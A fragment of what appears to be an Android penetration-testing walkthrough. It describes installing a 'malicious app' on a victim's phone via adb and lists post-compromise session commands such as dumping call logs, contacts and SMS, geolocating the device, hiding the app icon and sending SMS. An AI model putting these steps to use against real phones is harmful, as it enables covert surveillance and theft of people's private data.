We have installed the malicious app using the adb command



Click on the app



Here we can see the information of the victim. We can have access to phone calss, sms, etc.

```
Command            Description
-------            -----------
activity_start     Start an Android activity from a Uri string
check_root         Check if device is rooted
dump_calllog       Get call log
dump_contacts      Get contacts list
dump_sms           Get sms messages
geolocate          Get current lat-long using geolocation
hide_app_icon      Hide the app icon from the launcher
interval_collect   Manage interval collection capabilities
send_sms           Sends SMS from target session
set_audio_mode     Set Ringer Mode
sqlite_query       Query a SQLite database from storage
wakelock           Enable/Disable Wakelock
wlan_geolocate     Get current lat-long using WLAN information


Application Controller Commands
=================================

Command        Description
-------        -----------
```